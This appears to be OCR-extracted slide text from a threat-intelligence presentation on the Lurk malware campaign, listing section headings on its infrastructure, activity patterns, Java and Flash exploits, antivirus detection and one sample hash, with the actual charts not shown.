
IOCs and ttl

Hosting distribution


Domain distribution by zone

Suspended Domains in Whois

Lurk - active hours




Lurk distribution by day o f week



Lurk Exploits and Payloads

Lurk exploits




Lurk's favourite: JAVA CVE-2011-3544


Use of Flash payload for target fingerprinting

Using flash CVE-2013-5330 exploit

Lurk 1st stage payload over time



Lurk requests (failed vs serving)



Lurk detectability by AV vendors

Ad the time of Campaign

virustotal

SHA256: 7382ef1638e6ce8fc5c0cf766cea2e93ae9e8ea4ef891f79a1589f1978779aa0

